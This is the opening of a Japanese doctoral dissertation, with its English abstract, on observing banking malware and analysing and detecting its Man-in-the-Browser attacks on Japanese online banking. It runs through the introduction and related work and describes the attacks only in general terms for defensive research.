博 士 論 文

金融系マルウェア長期観測に基づく MITB攻撃の解析および対策の研究

A Study on Analysis and Countermeasure against MITB Attack based on Long-term Observation of Financial Malware

国立大学法人 横浜国立大学
大学院環境情報学府

高田 一樹
Kazuki TAKADA

責任指導教員 松本 勉 教授

2020年3月

概要

近年，インターネットバンキング等の金融機関サービス利用者をターゲットとしたサイバー攻撃による不正送金や情報盗取の被害が，社会問題となっている．警察庁によれば，2018 年のインターネットバンキングにかかわる不正送金の被害額は，約 4 億 6,100 万円と多くの被害が発生している．これらのサイバー攻撃の主要な攻撃方法にマルウェアによる Man-In-The-Browser 攻撃（以下，MITB 攻撃）があり，注目を集めている．

MITB 攻撃は，マルウェアが感染 PC の Web ブラウザにメモリインジェクション等の方法で入り込み通信内容の改ざん等を行う攻撃である．MITB 攻撃により，インターネットバンキング等の正規の Web サイトが感染 PC 上で改ざんされ，不正送金や情報盗取が発生する．MITB 攻撃では，正規の Web サイトが改ざんされて攻撃に利用されるため利用者が正規の Web サイトを信用することで被害にあいやすいことや，感染 PC 上で改ざんが発生するため改ざん対象の企業が対策を行うことが困難であるという問題が存在している．

本研究では，インターネットバンキング等の金融機関サービス利用者をターゲットとした不正送金や情報盗取を行うマルウェア（以下，金融系マルウェア）の行う MITB 攻撃の実態を解明し，対策技術を開発することを目的とする．また，一般にサイバー攻撃とその対策は，ある攻撃手法に対する対策手法を実施するとその対策手法を無効化した攻撃手法に変化するため，さらに対策手法を更新するといった攻撃者と防御者が互いの対策を取り合う “攻防無限ループ” に陥るという問題が生じる．本研究では，攻防無限ループにおいて攻撃の変化に対して対策を適切に更新することで，MITB 攻撃による被害を低減し，最終的に攻防無限ループを防御者優位で終わらせることを可能とする MITB 攻撃対策のエコシステムを提案する．

はじめに，金融系マルウェアによる MITB 攻撃の攻撃対象および攻撃手法の実態を解明するための金融系マルウェア観測手法について述べる．金融系マルウェアの多くは，外部サーバから取得した設定情報に従って攻撃活動を行う．このため，金融系マルウェアの調査および対策には，マルウェア本体の解析のみならず設定情報の入手・解析が不可欠である．本研究では，静的解析と挙動観測を組合せた金融系マルウェアの長期観測手法を提案する．提案手法では，静的解析によりマルウェアの機能を明らかにすると共に挙動観測に必要な情報を取得する．この情報に基づきマルウェアの挙動観測を行う．本研究では，提案手法を用いて 1 年 10 ヶ月に渡って複数の金融系マルウェアの挙動観測を行った．加えて，金融系マルウェア感染環境を用いて，攻撃対象のインターネットバンキング等の Web サービスに接続することで，MITB 攻撃の動的解析を行った．この結果，明らかになった金融系マルウェアの攻撃手法について述べる．これにより，本手法が長期間に渡り，複数の金融系マルウェアの攻撃手法を明らかにするうえで有効であることを示す．

MITB 攻撃によるコンテンツ改ざんには，改ざんのための不正な JavaScript（以下，MITB 攻撃用 JavaScript）が用いられる．コンテンツ改ざんの実態を明らかにするためには，この MITB 攻撃用 JavaScript の詳細な機能を明らかにする必要がある．しかし，難読化やコード量が膨大等の原因で静的解析のみですべてを明らかにすることは困難であるため，動的解析を実施する必要がある．前述のとおり，MITB 攻撃の長期観測においては，金融系マルウェア感染環境を用いて実サービスに接続することで MITB 攻撃の動的解析を

行った．しかし，マルウェア感染環境下で実際の Web サービスへ接続し，MITB 攻撃用 JavaScript の解析を行うことは，該当オンラインシステムへ何らかの悪影響を及ぼす等のリスクがある．そこで，MITB 攻撃に用いられる MITB 攻撃用 JavaScript を安全に動的解析するため金融系マルウェア本体を用いることなく，MITB 攻撃によるコンテンツ改ざんを再現するためのコンテンツ改ざん再現システムを構築した．コンテンツ改ざん再現システムを用いることで，MITB 攻撃用 JavaScript を安全に解析し，MITB 攻撃の実態を明らかにするうえで有用であったことを示す．また，コンテンツ改ざん再現システムが複数のマルウェアによって行われる MITB 攻撃に用いられる MITB 攻撃用 JavaScript の解析に有効であったことを示す．

次に，長期観測および MITB 攻撃用 JavaScript の解析を継続的に行った結果に基づき日本国内で近年に発生した MITB 攻撃の体系的な分類を行った．さらに，MITB 攻撃手法の分類結果をもとに，インターネットバンキングにおいて用いられる既存対策手法の有効性の検討およびインターネットバンキング以外の攻撃対象とされている Web サービスにおける対策導入の現状について調査を行った．これらの結果から既存対策における問題点とその解決方法の検討結果について述べる．なお，検討の結果から MITB 攻撃による情報盗取等を未然に防止するための検知手法を普及する必要があると考える．そこで，MITB 攻撃により発生する悪性通信に着目した MITB 攻撃検知手法を提案する．具体的には，ブラウザ拡張を用いて，Web ブラウザ内のすべての HTTP リクエストを監視することで，MITB 攻撃により発生する悪性通信を検知する手法を提案する．悪性通信の検知ルールには，金融系マルウェアの長期観測システムでの観測結果および MITB 攻撃用 JavaScript の解析結果を用いる．これにより，最新の攻撃を検知することが可能である．提案手法を用いて，MITB 攻撃により発生する悪性通信を検知可能であることを実証した．

最後に，金融系マルウェアによる MITB 攻撃を低減するための対策エコシステムについて述べる．通常，サイバー攻撃とその対策は，攻撃者と防御者が互いの対策を取り合う攻防無限ループに陥る．これは，金融系マルウェアによる MITB 攻撃においても同様であると考えられる．しかし，攻撃手法の分析から対策手法の更新までを適切に行うことによって，攻防無限ループにおいて防御者が優位な状態を保つことが可能となる．これによって，攻撃者にとって金融系マルウェアによる MITB 攻撃が非効率な攻撃手法となり，攻撃を止めるという状況をつくりだし攻防無限ループを防御者優位で終わらせることが可能であると考える．本研究では，提案手法を組み合わせることで，この MITB 攻撃対策エコシステムを実現することが可能であることを示す．また，MITB 攻撃の特性に基づいた MITB 攻撃対策エコシステムの有効性について述べる．

Abstract

Data theft and fraudulent financial transfer via phishing websites and malware have become major threats especially for Internet banking and credit card companies. According to the National Police Agency, the amount of damage caused by fraudulent financial transfer related to Internet banking in 2018 is reported to be about 461 million yen. Man-In-The-Browser (MITB) attack is one of the major types of such cyber attacks.

MITB malware can intercept and tamper communication within the browser. As a result, fraudulent financial transfer and information theft are occurred. In MITB attacks, legitimate websites are tampered and used for attacks. Therefore, it is easy for a user to be damaged by trusting a legitimate website. In addition, there is a problem that it is difficult for Web service providers to take countermeasures because tampering occurs on the infected PC.

The purpose of this paper is to reveal the detail of MITB attacks by financial malware and to develop countermeasure against that. In addition, in general, cyber attacks and countermeasures have the problem that attackers and defenders compete with each other and fall into the "Attack and defense infinite loop". In this study, I propose MITB attack countermeasure ecosystem that can mitigate MITB attacks by updating the countermeasures appropriately and can finally end the Attack and defense infinite loop with defender advantage.

First, this paper proposes a method for observing financial malware in order to reveal the target and detail of MITB attack. Most of this malware relies on a configuration retrieved from an external server. Therefore, only static analysis of malware is insufficient to clarifying the overall picture of the attack. It is also important to analyze the configuration acquired from the external server. In this paper, I propose a long-term observation method for financial malware combining static analysis and behavior observation. This method uses static analysis to clarify the malware's functions and obtain the necessary information required to perform behavior observation. Then it observes the behavior of malware using result of the static analysis. I used this method to observe the behavior of several financial malware within 1 year and 10 months. In addition, I used a financial malware infected environment to connect to web services such as Internet banking, which was the target of the attack, and analyzed the MITB attack dynamically. This paper describes the attack methods for financial malware that became clear as a result of observation. These observation results show that this method is effective in clarifying the attack methods of multiple financial malware continuously.

In content tampering by MITB attack, "MITB Attack JavaScript" is used. In order to understand how MITB attacks are conducted, it is necessary to analyze MITB Attack JavaScript. However, these scripts

are often obfuscated and can consist of thousands of lines making manual static analysis difficult. As described above, in the long-term observation experiment of financial malware, I performed a dynamic analysis of the MITB attack by connecting to an actual service using an infected environment. On the other hand, dynamic analysis of the malicious JavaScript with an environment with actual malware infection risks negative impact on the web services and possible interruption by the attackers. In this paper, I propose a new dynamic analysis method of malicious JavaScript using an analysis environment without actual malware infection to realize more stable and less visible analysis from the attackers. I evaluate proposed method using in-the-wild MITB malware and show that the method is effective to most of them.

Next, I systematically classified recent MITB attack methods in Japan based on the results of long-term observation and MITB attack JavaScript dynamic analysis. Then I considered the effectiveness of existing countermeasures used for Internet banking that using the classification results of the MITB attack method. And I investigated the status of countermeasures at web service targeted from these attacks other than Internet banking. From these results, the problems in the existing countermeasures and the results of studying the solutions are described. Based on the results of the consideration, I believe that it is necessary to popularize detection methods to prevent information theft by MITB attacks. Therefore, I propose a detection method that focuses on malicious communications caused by MITB attacks. This detection method uses browser extensions to monitor all HTTP requests in a web browser. It is possible to detect the latest attacks by using the results of long-term observation of financial malware and analysis of MITB Attack JavaScript in the malicious communication detection rules. In order to realize the detection method, the MITB attack detection function was implemented as a browser extension. This result demonstrates that it is possible to detect malicious communications caused by MITB attacks.

Finally, a countermeasure ecosystem to reduce MITB attacks by financial malware is described. Usually, cyber attacks and countermeasures fall into the Attack and defense infinite loop where attackers and defenders take measures against each other. This is also the case with MITB attacks by financial malware. However, by properly performing from attack method analysis to countermeasure method update, it is possible for the defender to maintain the superiority in the Attack and defense infinite loop. In this way, by making the MITB attack by financial malware an inefficient attack technique, it is possible to create a situation where the attacker stops the attack and end the Attack and defense infinite loop. In this study, I show that this ecosystem can be realized by combining the proposed methods.

目次

図目次

表目次

第 1 章

序論

1.1 背景と目的

近年，インターネットバンキング等の金融機関サービス利用者をターゲットとしたサイバー攻撃による不正送金や情報盗取の被害が，社会問題となっている [1]．警察庁によれば，2018 年のインターネットバンキングにかかわる不正送金の被害額は，約 4 億 6,100 万円と多くの被害が発生している [2]．これらのサイバー攻撃の主要な攻撃方法にマルウェアによる Man-In-The-Browser 攻撃（以下，MITB 攻撃）があり，注目を集めている．

MITB 攻撃は，マルウェアが感染 PC の Web ブラウザにメモリインジェクション等の方法で入り込み通信内容の改ざん等を行う攻撃手法である．MITB 攻撃により，インターネットバンキング等の正規の Web サイトが感染 PC 上で改ざんされ，不正送金や情報盗取が発生する．このように，MITB 攻撃では，正規の Web サイトが利用されるため利用者が正規の Web サイトを信用することで被害にあいやすいことや，感染 PC 上でのみ改ざんが発生するため改ざん対象の企業が対策を行うことが困難であるという問題が存在している．

本研究では，インターネットバンキング等の金融機関サービス利用者をターゲットとした不正送金や情報盗取を行うマルウェア（以下，金融系マルウェア）の行う MITB 攻撃の実態を解明し，対策技術を開発することを目的とする．また，一般にサイバー攻撃とその対策は，ある攻撃手法に対する対策手法を実施するとその対策手法を無効化した攻撃手法に変化するため，さらに対策手法を更新するといった攻撃者と防御者が互いの対策を取り合う攻防無限ループに陥るという問題が生じる．本研究では，攻防無限ループにおいて防御者が優位性を保つことで，MITB 攻撃による被害を低減し，最終的に攻防無限ループを防御者優位で終わらせることを可能とする MITB 攻撃対策のエコシステムを提案する．

MITB 攻撃対策には，MITB 攻撃の詳細な実態を把握する必要がある．通常，MITB 攻撃を行う金融系マルウェアは，マルウェア本体内には，攻撃対象等の情報を持たずに外部サーバから設定情報を取得することで MITB 攻撃を行う．このように，外部から攻撃の設定情報（以下，攻撃設定情報）を取得して，攻撃活動を行うマルウェアによる攻撃の全体像を把握するためには，マルウェア本体の解析に加えて，攻撃設定情報の解析が必要となる．また，攻撃設定情報は，攻撃対象や攻撃手法の変更のために更新されるため，攻撃設定情報の変化を観測する必要がある．本研究では，金融系マルウェア本体の静的解析に加えて，金融系マルウェアの挙動を定常的に観測することで，金融系マルウェアの動作を指示する攻撃設定情報の変化を観測する手法を提案する．また，提案手法に基づいて構築した，観測システムを用いて 2016/01〜2017/10 にかけて観測を行った．加えて，金融系マルウェア感染環境を用いて，攻撃対象のインターネットバンキング等の Web サービスに接続する，MITB 攻撃のアクティブ調査を行った．この結果，提案手法が複数の金融系マルウェアによる

MITB 攻撃の実態を明らかにするうえで有効であることを示す．

MITB 攻撃では，Web ブラウザと攻撃対象のサイトとの通信時に通信内容に含まれる Web コンテンツを改ざんすることで，入力フォームの改ざんや偽の入力画面の表示等が発生する．このコンテンツ改ざんには，情報盗取や不正送金を行うための機能を持つ不正な JavaScript（以下，MITB 攻撃用 JavaScript）が用いられる．MITB 攻撃におけるコンテンツ改ざんの実態を明らかにするためには，この MITB 攻撃用 JavaScript の詳細な機能を明らかにする必要がある．MITB 攻撃用 JavaScript は，難読化されているものやコード量が多いもの等が多く，これらが原因で静的解析のみですべてを明らかにすることは困難である．そこで，MITB 攻撃用 JavaScript を動的解析する必要がある．MITB 攻撃の再現には，攻撃対象の Web サービスとの通信が必要となる．金融系マルウェアの長期観測では，金融系マルウェア感染環境を用いて改ざん対象の Web サービスに接続することで解析を行った．しかし，金融系マルウェアに感染した環境で実際の Web サービスに接続し解析を実施することは，該当オンラインシステムへ悪影響を及ぼすリスクがある．また，金融系マルウェアには，Ursnif [3] や DreamBot [4] のように感染 PC の操作情報等の盗取や VNC 機能による感染 PC の遠隔操作の機能を有するものが存在している [5]， [6]．このような攻撃機能によって，解析状況の漏洩や感染 PC を別の攻撃の踏み台にされる危険性がある．さらに，金融系マルウェアによる解析妨害により，マルウェア本体や解析ツールの強制終了等が発生することで MITB 攻撃用 JavaScript の解析が行えない可能性がある．このように，マルウェア感染環境を用いた MITB 攻撃用 JavaScript の動的解析には，様々なリスクが存在している．また，複数の金融機関を攻撃対象にする金融系マルウェアや複数の金融系マルウェアに同時期に攻撃対象にされている金融機関への攻撃を効率的に解析するうえで，マルウェア感染環境を適切に維持することは非常に手間である．さらに，マルウェアの取扱に不慣れな JavaScript 解析者がマルウェア感染環境を用いて MITB 攻撃用 JavaScript の解析を行うことは，リスクを伴うと共に解析者の精神的な負担も大きい．そこで，あらかじめ MITB 攻撃用 JavaScript を収集し，攻撃対象サイトのダミー環境を用いて MITB 攻撃によるコンテンツ改ざんを再現するシステムを用いた MITB 攻撃用 JavaScript の解析手法について提案する．提案手法を用いて，2018/7〜2018/10 の期間に日本国内の金融機関等を対象に攻撃を行っている 3 種類の金融系マルウェアを用いて実験を行った．この結果，提案手法が MITB 攻撃におけるコンテンツ改ざんを行う MITB 攻撃用 JavaScript の解析に有効であることを示す．

次に，金融系マルウェアを長期的に観測した結果および MITB 攻撃用 JavaScript の分析結果に基づき，日本国内において 2014〜2018 年の期間に行われた MITB 攻撃を体系的に分類した．さらに分類した各 MITB 攻撃手法に対する，インターネットバンキングにおける既存対策手法の有効性の検討を行った．あわせて，インターネットバンキング以外の攻撃対象とされている Web サービスにおける対策状況についても調査を行った．これらの結果および既存対策手法の問題点とその解決方法の検討結果について述べる．なお，検討の結果から MITB 攻撃による情報盗取等を未然に防止するための検知手法を普及する必要があると考える．そこで，MITB 攻撃により発生する悪性通信に着目した MITB 攻撃検知手法を提案する．具体的には，ブラウザ拡張を用いて，Web ブラウザ内のすべての HTTP リクエストを監視することで，MITB 攻撃によるコンテンツ改ざんに起因して発生する悪性通信を検知する手法である．悪性通信の検知ルールには，金融系マルウェアの長期観測システムにより入手した攻撃設定情報の分析結果および MITB 攻撃用 JavaScript の解析結果を用いることで，最新の攻撃を検知することが可能である．なお，提案手法を用いて，MITB 攻撃により発生する悪性通信を検知可能であることを実証した．

最後に，金融系マルウェアによる MITB 攻撃を低減するための対策エコシステム（以下，MITB 攻撃対策エコシステム）について述べる．通常，サイバー攻撃とその対策は，攻撃者と防御者が互いの対策を取り合う攻防無限ループに陥る．これは，金融系マルウェアによる MITB 攻撃においても同様であると考えられる．

しかし，攻撃手法の分析から対策手法の更新までを適切に行うことによって，攻防無限ループにおいて防御者が優位性を保つことが可能となる．これによって，攻撃者にとって金融系マルウェアによる MITB 攻撃が非効率な攻撃手法となり，攻撃を止めるという状況をつくりだし攻防無限ループを防御者優位で終わらせることが可能であると考える．本研究では，提案手法を組み合わせて活用することで，効率的な MITB 攻撃対策エコシステムを実現することが可能であることを示す．また，MITB 攻撃が高コストである等の特性について考察し，この結果に基づいて MITB 攻撃対策エコシステムの有効性について検討した結果を実例をふまえて述べる．

1.2 MITB 攻撃

1.2.1 金融系マルウェア

金融系マルウェアは，インターネットバンキング等の利用者をターゲットとしてログイン情報の盗取や不正送金を行うマルウェアの総称である．本研究では，日本国内で流行する MITB 攻撃を行う金融系マルウェアを対象とする．

本研究において分析対象とした金融系マルウェアは，VAWTRAK [7]，Rovnix [8]，Ursnif，DreamBot，Ramnit [9] である．これらの金融系マルウェアは，いずれも日本国内において流行し，一定の期間に渡って感染および被害が継続したことが，アンチウィルスベンダーによる解析ブログやニュース報道等で確認されたものである．この 5 種類の金融系マルウェアを対象とすることで，2014〜2019 年に日本国内で流行した主要な金融系マルウェアに関しては，網羅していると考えられる．なお，分析対象のマルウェアは主に VirusTotal [10] から入手している．マルウェアの収集方法の詳細については，3.2.1 項に述べる．

1.2.2 MITB 攻撃の発生過程

本研究において対象とする MITB 攻撃の発生過程について述べる．論文 [11] によると，MITB 攻撃は，大きく ID 盗取型 MITB 攻撃と取引内容改ざん型 MITB 攻撃の 2 種に分類される．日本国内で流行した金融系マルウェアは基本的に，ID 盗取型 MITB 攻撃を行うマルウェアである．よって，本論文では，主に ID 盗取型 MITB 攻撃を対象とする．なお，本研究は，分析対象とした金融系マルウェアの行う攻撃手法の分析結果に基づいており，調査した限りにおいて研究の期間中に取引内容改ざん型 MITB 攻撃の流行は確認されなかった．

MITB 攻撃は，金融系マルウェアが感染 PC の Web ブラウザにメモリインジェクション等の方法で入り込み通信内容の盗聴や改ざんを行う攻撃手法である．MITB 攻撃によって，インターネットバンキング等の攻撃対象サイトとの通信内容が改ざんされることで情報盗取や不正送金が発生する．MITB 攻撃は，C&C サーバから配信される攻撃設定情報に従って行われる．攻撃設定情報は，マルウェアの種類によってデータの形式が異なるが，一般に攻撃対象 URL と攻撃手法が設定された情報である．図 1.1 に，基本的な MITB 攻撃発生の過程について示す．

図 1.1 に示すとおり，MITB 攻撃は以下のように発生する．

1. **感染**
   スパムメールや不正な Web サイト等を経由してマルウェアに感染する．
2. **攻撃設定情報の取得**
   マルウェアは，C&C サーバと通信して攻撃設定情報を取得する．



図 1.1　MITB 攻撃発生の過程

3. **Web ブラウザ通信の監視**
   マルウェアは，Web ブラウザの通信を常時監視する．
4. **MITB 攻撃**
   Web ブラウザで攻撃対象 URL に接続すると，MITB 攻撃が発生する．この際，情報盗取や不正送金に利用される MITB 攻撃用 JavaScript および偽コンテンツの配信，盗取情報のアップロード先となる攻撃者サーバをマニピュレーションサーバと呼称する．

このように，MITB 攻撃は，金融系マルウェアを制御する C&C サーバと MITB 攻撃用 JavaScript の配信や盗取情報の収集をするマニピュレーションサーバといった外部サーバと連携して実行される．

本研究では，長期観測により，2 で金融系マルウェアが取得する攻撃設定情報に着目して観測を行う．さらに，4 で実行される MITB 攻撃の分析により，MITB 攻撃手法の詳細を解明する．また，MITB 攻撃用 JavaScript の動的解析手法を用いることで，安全に MITB 攻撃用 JavaScript の動的解析を行うことを可能とする．これらの分析結果を基に，4 で発生する MITB 攻撃を体系的に分類し，既存対策手法の有効性の検討を行った．また，4 で発生するマニピュレーションサーバとの通信に着目して MITB 攻撃を検知する手法の提案を行う．

1.2.3　攻撃設定情報の概要

本研究において分析対象とする攻撃設定情報について述べる．攻撃設定情報は，金融系マルウェアに MITB 攻撃の攻撃対象および攻撃手法を設定するための情報である．本研究において分析対象とした金融系マルウェアのうち DreamBot の攻撃設定情報の分析例を図 1.2 および表 1.1 に示す．

図 1.2 は，DreamBot の保持する暗号化された攻撃設定情報を復号し，整形した結果である．表 1.1 は，図 1.2 の攻撃設定情報の内容を解析した結果である．このように，攻撃設定情報とは，攻撃対象および改ざん方法等の攻撃方法を金融系マルウェアに設定するための情報である．

図 1.2　DreamBot の攻撃設定情報復号結果

表 1.1　DreamBot の攻撃設定情報解析結果

構成要素名	内容
URL	攻撃対象 URL
src	改ざん対象文字列
dst	挿入コード片

1.2.4　MITB 攻撃用 JavaScript

本研究において分析対象とする MITB 攻撃によるコンテンツ改ざんで用いられる MITB 攻撃用 JavaScript について述べる．MITB 攻撃に用いられる不正 JavaScript は，2 種類存在する．1 つは，攻撃設定情報の挿入コード片に含まれ MITB 攻撃による改ざんで正規コンテンツに挿入される不正 JavaScript である．もう 1 つは，挿入された不正 JavaScript によってマニピュレーションサーバから取得される情報盗取や偽画面の表示等を行う機能を持つ不正 JavaScript である．本研究では，前者の不正 JavaScript を挿入コード片，後者の不正 JavaScript を MITB 攻撃用 JavaScript と呼称する．なお，稀に挿入コード片に情報盗取等の機能を持ちマニピュレーションサーバから不正 JavaScript 取得を行わない場合が存在する．この場合は，挿入コード片内に存在する情報盗取や偽画面の表示等を行う機能を持つ不正 JavaScript を MITB 攻撃用 JavaScript とする．

1.3　本論文の構成

本論文の構成を示す．まず，第 2 章で本研究に関する関連研究について紹介する．次に，第 3 章および第 4 章で MITB 攻撃の実態を解明するための分析手法について述べる．第 3 章では，金融系マルウェアの長期観測手法を提案し，観測結果について述べる．第 4 章では，MITB 攻撃によるコンテンツ改ざんに用いられる MITB 攻撃用 JavaScript を金融系マルウェア本体を用いることなく安全に動的解析を行う手法を提案し，MITB 攻撃用 JavaScript の動的解析実験を行った結果について述べる．第 5 章では，分析結果に基づき日本国内で行われた MITB 攻撃の体系的な分類を行った結果について述べる．加えて MITB 攻撃手法の分類結果を用いて，インターネットバンキングで用いられる既存対策手法の有効性および問題点とその活用方法について述べる．さらに，検討の結果から必要と考えられる MITB 攻撃検知手法を提案し，提案手法を用いることで複数の MITB 攻撃が検知可能であることを述べる．第 6 章では，MITB 攻撃対策において攻撃者と防御者の攻防無限ループが発生した際に，効率的に MITB 攻撃対策を行うための MITB 攻撃対策エコシステムについて述べる．最後に，第 7 章で，本研究の結論について述べる．

第 2 章

関連研究

2.1　インターネットバンキングにおける不正送金対策

MITB 攻撃を含むインターネットバンキングにおける不正送金対策に関する研究は多数存在している．井澤の論文 [12]，中村らの論文 [13] では，調査結果に基づきインターネットバンキングにおける不正送金対策研究の必要性が述べられている．また，佐野らの論文 [14] では，不正送金について分析を行い，中でも MITB 攻撃に注目して対策の必要性を報告している．

鈴木らの論文 [11] では，MITB 攻撃を ID 盗取型 MITB 攻撃と取引内容改ざん型 MITB 攻撃に分類し，MITB 攻撃対策として取引認証方式を導入することによる安全性について評価を行っている．岡田らの論文 [15] では，ID 盗取型 MITB 攻撃と取引内容改ざん型 MITB 攻撃について不正送金対策のための金融サイバーキルチェーン（以下，CKC）を構築し，金融 CKC の各段階において必要な対策の検討を行っている．向平らの論文 [16] では，取引内容改ざん型 MITB 攻撃に耐性のあるセキュアプロトコル，認証方式について検討を行っている．岡林らの論文 [17] では，インターネットバンキングに対して行われる不正送金攻撃をモデル化することで被害金額を推定し，対策の導入によって，どの程度，被害金額が減少するかを検討している．これらの研究はいずれも，MITB 攻撃および不正送金の対策として有用な研究である．しかし，MITB 攻撃を行う金融系マルウェアの機能は，常に高度化・複雑化しており，既知の攻撃に対する対策手法のみでは不十分である．そのため，本研究で提案する金融系マルウェアの長期観測により，常に攻撃手法を把握し，対策を更新することが必要である．

栗原らの論文 [18] では．インターネットバンキング利用時に 2 経路認証を用いる際に，インターネットバンキングを行う PC とワンタイムパスワードを取得するスマートフォンの双方が感染することで MITB 攻撃が行われるという状況下での対策手法について提案している．この研究は，新たな MITB 攻撃手法を推定し，推定した新たな MITB 攻撃に対する対策方法の検討を行っている．本研究では，実際に発生している MITB 攻撃の実態解明のための手法および対策手法の提案を行っている点で異なっている．

Kiwia らの論文 [19] では，CKC に基づく Banking Trojan の分類法を提案している．論文 [19] では，Banking Trojan の感染手法や攻撃機能を CKC の適用するステップに当てはめた脅威分析モデルを構築し，英国の金融機関を標的とする Banking Trojan の分類を試みている．また，CKC を用いることで，分類した Banking Trojan に対して，CKC の各ステップで用いられるべき対策手法を適切かつ容易に検討することが可能となるとしている．論文 [19] は，CKC による Banking Trojan の分類および，それによって対策手法の検討を容易にすることを主な目的としている．ただし，論文 [19] は，Banking Trojan の感染手法や攻撃機能に着目した手法であるため，不正送金や MITB 攻撃対策以上にマルウェア感染対策としての意義が強い．これ

に対し，本研究では，複数の金融系マルウェアの挙動観測に基づいて MITB 攻撃を分析した結果から MITB 攻撃手法を分類・モデル化し，この結果に基づき MITB 攻撃に対する既存対策手法の有効性の検討および有効な検知手法の開発を行っている点で異なっている．

不正送金の対策方法として，Carminati らの BankSealer [20] や FraudBuster [21] がある．これらは，銀行の膨大な取引情報から不正な取引を検出することで，不正送金を防止するシステムである．これらのシステムは，インターネットバンキングにかかわる不正送金すべてに対して有効な手法である．これに対し，本研究は，MITB 攻撃を検知することで不正送金を未然に防ぐことを目的としており，不正送金対策の範囲が異なっている．

Jansen らは，論文 [22] で，インターネットバンキング利用者が脅威に対してどのように予防的行動を取るかを予測する行動モデルの構築を試みている．この行動モデルを，安全なインターネットバンキング利用を促進するための利用者のセキュリティ教育や意識向上キャンペーンに活用できるとしている．また，Castell も，論文 [23] で，不正送金の対策には，利用者のセキュリティ教育が重要であることを報告している．利用者の不正送金等に対するセキュリティ教育は安全なインターネットバンキング利用のためには，重要な要素である．本研究では，MITB 攻撃の実態解明および対策技術の開発を目的としており，研究の対象が異なっている．

2.2 マルウェアの静的・動的解析

マルウェアの静的解析および動的解析による実態調査の研究も盛んに行われている．金融系マルウェアの動的解析に関する研究として，Andrea らの Prometheus [24] や瀬川らの論文 [25] がある．Prometheus は，金融系マルウェアの動的解析を行い，攻撃設定情報の収集および MITB 攻撃によるコンテンツ改ざん時の DOM 情報の変化を収集・分析・検知するシステムである．このシステムは，MITB 攻撃を行うマルウェアに対して非常に有効と考えられる．しかし，Prometheus は，マルウェアの分析を仮想マシンを利用した動的解析でのみ実施している．論文 [26] によると，マルウェアには仮想マシンや解析環境を検知し，正しく動作しないものが存在する．また，金融系マルウェアにおいてその比率が高い．このため，仮想マシン環境による動的解析のみでは十分に観測を行うことが難しいと考えられる．

瀬川らの論文 [25] は，ダミーコンテンツを設定したサーバに金融系マルウェアに感染した PC で接続することで MITB 攻撃の動的解析を行うシステムである．この手法は，金融機関のログイン画面に対する改ざん等の MITB 攻撃の解析に有用である．しかし，攻撃設定情報の分析については議論されておらず，攻撃対象の可能性のあるダミーコンテンツを複数用意し，感染マシンと通信を行うことで攻撃対象を特定する方法をとっている．このため無駄なダミーコンテンツの生成や攻撃対象に漏れが生じる可能性がある．MITB 攻撃の攻撃対象が何処であるかという情報は，対策情報の中でも最も重要な情報の一つであるが，この点が不足しているといえる．

攻撃が発生する環境を再現することでマルウェアの動的解析を行う手法に関する研究には，津田らの論文 [27] がある．論文 [27] では，標的型攻撃の実態を把握するためにマルウェアの活動を安全に再現する環境およびダミーの C&C サーバを構築して観測を行う手法を提案している．論文 [27] は，標的型攻撃に用いられるマルウェアの解析環境であり目的が異なっている．

マルウェアの攻撃挙動を観測する研究としては，津田らの STARDUST [28] の攻撃やマルウェアを誘引しすべての攻撃活動を観測するシステムがある．また，マルウェアの通信に着目した解析手法として，実際に C&C サーバ等の外部サーバと通信させる事によって動的解析を行う Sandnet [29] や JACKSTRAWS [30] 等の自動解析システムの研究が行われている．これらは，未知のマルウェアがどのような挙動を行うのかを解析

することを目的としている．これに対し，本研究で行う挙動観測は，マルウェアを静的解析した結果を基に必要な情報を的確かつ安全に観測するものであり，観測の目的が異なっている．

静的解析と動的解析を組み合わせる解析手法は，マルウェアの解析手法として一般的に用いられる手法である．文献 [31] および文献 [32] では静的解析と動的解析を組み合わせる解析手法について述べられている．また，商用サンドボックス VxStream Sandbox [33] に用いられる HybridAnalysis [34] では，静的解析と動的解析を組み合わせた解析手法が用いられている．さらに，中島らの論文 [35] では，動的解析結果を静的解析に活用する手法について述べられている．これらはいずれも，マルウェア解析において詳細な解析を迅速に行うための手法として用いられている．これに対し，本研究では，金融系マルウェアの攻撃設定情報を観測することに着目した挙動観測のために動的解析を用いており，挙動観測のための設定情報の収集手段として静的解析結果を用いている．このため，本研究における静的・動的解析は，金融系マルウェアによる MITB 攻撃の実態解明に特化した手法となっている．

2.3 MITB 攻撃の実態調査

MITB 攻撃の実態調査の研究として，Rahimian らの論文 [36] がある．また，日本国内における同様の研究として中津留の研究 [37] がある．論文 [36] および研究 [37] では，金融系マルウェアの静的解析手法および MITB 攻撃の実態について明らかにしている．Boutin の論文 [38] では，MITB 攻撃におけるコンテンツ改ざんおよび MITB 攻撃用 JavaScript について詳細な調査がされている．これらの調査結果はマルウェアや MITB 攻撃の実態を把握するうえでは非常に有効であるが汎用性に乏しい．また，攻撃設定情報等の情報を長期間継続して取得する方法については議論されていない．本研究では，最小限の静的解析と挙動観測により，これらの問題点を解決し，金融系マルウェア対策に必要な情報を長期的かつ的確に収集するための手法を提案する．また，本研究の MITB 攻撃用 JavaScript の動的解析手法を用いることで，MITB 攻撃によるコンテンツ改ざんによって，正規の Web サイトが改ざんの結果どのような挙動を示すのかを分析可能とする．

2.4 不正 JavaScript の解析方法

